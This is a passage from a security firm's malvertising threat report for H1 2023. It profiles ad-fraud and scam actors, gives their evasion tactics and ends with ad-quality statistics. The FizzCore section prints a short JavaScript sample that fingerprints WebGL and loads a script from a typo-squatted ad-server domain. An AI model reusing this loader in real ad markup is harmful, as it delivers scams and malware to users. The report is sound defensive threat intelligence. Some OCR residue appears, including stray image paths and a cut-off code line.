

Peak activity:
Continuous

First spotted in July of 2022 in Bing Search ads, the actor quickly settled on Native ads, primarily served through Taboola.

Aalgmor was active throughout H1 2023. They have mastered the art of persisting by reproducing the click-bait style of low-quality native ads.

In July they expanded beyond Taboola ads via Google DV360, making it one of the largest sources of Tech Support Scams.

FIZZCORE

Starting in February, a series of FizzCore-style attacks launched via Google DV360 in the UK and Germany...


```
document.write('\x
var canvas = document.createElement('canvas');
try {
    var s, gl = canvas.getContext("webgl") || canvas.getContext("experimental-webgl");
    gl && (aa = gl.getContextAttributes().antialias ? "." : "",
    s = document.createElement("script"),
    enabler = "https://s0.2mdn.net/ads/studio/Enabler.js",
    enabler = enabler.replace(aa, ""),
    s.src = enabler,
    document.head.appendChild(s))
} catch (e) {}
```

Peak activity: **February to June**

Starting in February, a series of FizzCore-style attacks launched via Google DV360 in the UK and Germany. During 2022 FizzCore used a malicious typo domain attack on Google DV360 ad server, s02mdn[.]net. The one character difference in the URL was adjusted based on WebGL fingerprinting.

While this is a manipulated attack by threat actors that is similar to typo-squatting, in this case the user did not mistype the domain name in the URL bar. On one occurrence, the attack was “server-less”: The entire logic was embedded in the ad markup, making it immune to network based detection. We’ve provided an example of the attack and fingerprinting JavaScript.

DCCBOOST

DCCBoost has deployed counterfeit McAfee scareware attacks on desktop users since late 2021...



Peak activity: **March, April and June**

DCCBoost has deployed counterfeit McAfee scareware attacks on desktop users since late 2021, transitioning from their prior mobile device focus. Their scareware attacks forcefully redirect users to a site that poses as McAfee and executes a fake antivirus scan.

They employ refined detection evasion techniques, including a five-second delay before activation identified as Time-based technique and user interaction-based redirections (e.g., scrolling, clicking, or pressing keys on the page) identified as Click-jacking.

DCCBoost targets users in the United States, Canada, Europe, and other regions. Various Supply Side Platforms (SSPs) have been impacted.

GURUTEARS

Threat actor GuruTears is a recent addition to the Fizzcore style creative cloaked investment scam space...



Peak activity: **April and May**

Threat actor GuruTears is a recent addition to the Fizzcore style creative cloaked investment scam space. These celebrity-endorsed investment scams use click bait to lure their victims into fake investment opportunities. They rely on highly reputable ad servers to serve benign campaigns that “flip” into investment scams after days of activity.

They employ advanced evasion tactics to avoid detection, notably through the use of sophisticated cloaking techniques utilizing Javascript to obscure the creative, a method categorized by Confiant as Fake AD creatives. GuruTears has been observed exploiting Google DV360 and Taboola, with its primary targets being users in Asian countries and South America (Philippines, India, and Brazil) focused on desktop users (Windows, macOS, and Linux).

QUIZTSS

The top threat actor in June was QuizTSS with total volumes that we estimate at half a billion impressions...



Peak activity: **June**

The Tech Support Scam (TSS) scene continues to evolve. The top threat actor in June was QuizTSS with total volumes that we estimate at half a billion impressions.

QuizTSS runs fake ad campaigns with a “Continue” button, or a fake IQ test or a survey. Landing pages typically include an intermediate page with a large / full screen button. While the first step is not cloaked, clicking on this button will either send you to some fake content (if you are in the targeted victim group), or to a classic Windows-themed TSS.

Thanks to this unusual two-step flow, QuizTSS is able to keep some domains active and undetected for multiple months.

CONCLUSION

- **Serious security or quality issues were detected in one of every 106 impressions.**
- The **security violation rate in Q1 2023 hit its highest level in four years.**
- On average, **one in every 370 impressions delivered in H1 2023 was a security risk to the user.**
- While most major SSPs saw an increase in the quantity of security incidents, **their average response times greatly improved overall.**
- **Firefox users were the most impacted by security issues**, with a rate worse than Edge, and almost two and a half times worse than Google Chrome.
- **Fake Update ads were the most prevalent security issue** in H1. However, there were also massive spikes involving **Cloaked Ads** (January) and **Fake Ad Servers** (March to mid-April) in which each took a brief lead.

About CONFIANT

Confiant is the cybersecurity leader in detecting and stopping Malvertising attacks. Having built hundreds of integrations directly into the web's ad tech infrastructure, Confiant has unparalleled visibility to the malware, scams and fraud serving through ads today. Leveraging our security expertise, we deliver complete control over ads to publishers and ad platforms, also remediating quality issues, privacy violations, and mis-categorized ads.

In publishing the industry's leading ad quality benchmark report and mapping the threat actors that use ads-as-an-attack-vector at matrix.confiant.com. Confiant is leading the charge in protecting users from criminals hijacking the ad tech supply chain. Trusted by customers like Microsoft, Paramount, and Magnite, we celebrate our 10th anniversary this year.

LEARN MORE

Malvertising and Ad Quality Index

Please visit our website at:

www.confiant.com

H1 2023 Report

January 1st - June 30th